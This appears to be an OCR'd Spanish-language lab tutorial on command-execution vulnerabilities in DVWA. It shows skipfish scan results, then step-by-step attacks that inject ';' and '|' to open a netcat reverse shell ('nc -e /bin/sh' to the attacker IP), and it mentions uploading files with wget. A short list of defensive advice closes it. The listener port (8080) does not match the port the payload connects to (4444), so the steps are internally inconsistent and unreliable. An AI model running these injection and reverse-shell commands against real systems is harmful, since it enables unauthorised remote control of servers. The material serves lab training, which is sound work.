





5. Lo dejaremos 5 minutos y daremos crtl + c para detener la búsqueda.



6. Vamos a la carpeta creada y abrimos index.html




ING. FABIAN GUTIERREZ
ESP. EN SEG. INFORMATICA


file:///home/kali/Desktop/skipfish_resultados/index.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Crawl results - click to expand:
http://192.168.56.115/ 1 23 49 51 165
Code: 200, length: 891, declared: text/html, detected: text/html, charset: [none] [show trace +]
Document type overview - click to expand:
application/javascript (1)
application/xhtml+xml (15)
image/png (7)
image/x-ms-bmp (1)
text/css (1)
1. http://192.168.56.115/dvwa/dvwa/css/login.css (608 bytes) [show trace +]
text/html (6)
1. http://192.168.56.115/ (891 bytes) [show trace +]
2. http://192.168.56.115/dvwa/dvwa/includes/dvwaPage.inc.php (137 bytes) [show trace +]
3. http://192.168.56.115/mutillidae/documentation/Mutillidae-Test-Scripts.txt (56775 bytes) [show trace +]
4. http://192.168.56.115/mutillidae/documentation/vulnerabilities.php (10200 bytes) [show trace +]
5. http://192.168.56.115/mutillidae/capture-data.php (3012 bytes) [show trace +]
6. http://192.168.56.115/mutillidae/source-viewer.php (3857 bytes) [show trace +]
text/plain (2)
Issue type overview - click to expand:
Shell injection vector (1)
1. http://192.168.56.115/mutillidae/set-up-database.php/*`true`* [show trace +]
Memo responses to 'true' and 'false' different than to 'uname'
Signature match detected (higher risk) (2)
Directory traversal / file inclusion possible (2)
Interesting server message (7)
Incorrect or missing charset (higher risk) (4)
Incorrect or missing MIME type (higher risk) (1)


VULNERABILIDADES DE EJECUCION DE CODIGO

Permite al atacante ejecutar código en el SO de la victima


Puede ser utilizado para obtener una puerta trasera (NETCAT)

Se puede subir cualquier tipo de archivo al servidor usando un comando “WGET”

Nota: si tiene el burpsuite funcionando apáguelo y en las configuraciones del navegador dejar no proxy



Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
127.0.0.1
Port
8080
Also use this proxy for HTTPS
HTTPS Proxy
127.0.0.1
Port
8080
SOCKS Host
Port
0
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.
Do not prompt for authentication if password is saved
Proxy DNS when using SOCKS v5
Cancel
OK

1. En este caso utilizaremos la app web DVWA(seguridad baja) y un terminal en KALI tarte de dejar las ventanas como se ve en la imagen





2. En el menú del DVWA ir a **command execution**

3. Hace run ping en este caso a la maquina donde esta la app web en la terminar de Kali



4. De igual manera en la caja de texto en el dvwa






AHORA ATAQUEMOS

1. Para este caso utilizaremos **;** (esta instrucción nos deja utilizar dos comandos) y crearemos una puerta trasera con netcat


2. En este caso utilizaremos la consola en Kali que es nuestro computador que ataca y lo pondremos a escuchar

nc -vv -l -p 8080




3. Ahora en el host de la víctima (DVWA) y utilizando el ; podemos dar la siguiente instrucción y que se vea reflejado en la maquita atacante

192.168.56.115;nc -e /bin/sh 192.168.56.111 4444




NIVEL MEDIO

1. Configurar el nivel medio de seguridad



AHORA ATAQUEMOS


2. Para este caso utilizaremos | (barra vertical alt+124 esta instrucción nos deja utilizar dos comandos al igual que con ;) y crearemos una puerta trasera con netcat



3. Poner a escuchar la consola atacante y atacamos

nc -vv -l -p 8080

192.168.56.115|nc -e /bin/sh 192.168.56.111 4444



SEGURIDAD EN EJECUCION DE CODIGO

1. NO PERMITIR QUE SE EJECUTE CODIGO EN TU SERVIDOR
2. NO USAR FUNCIONES PELIGROSAS
3. FILTRAR EL INPUT ANTES DE SER EJECUTADO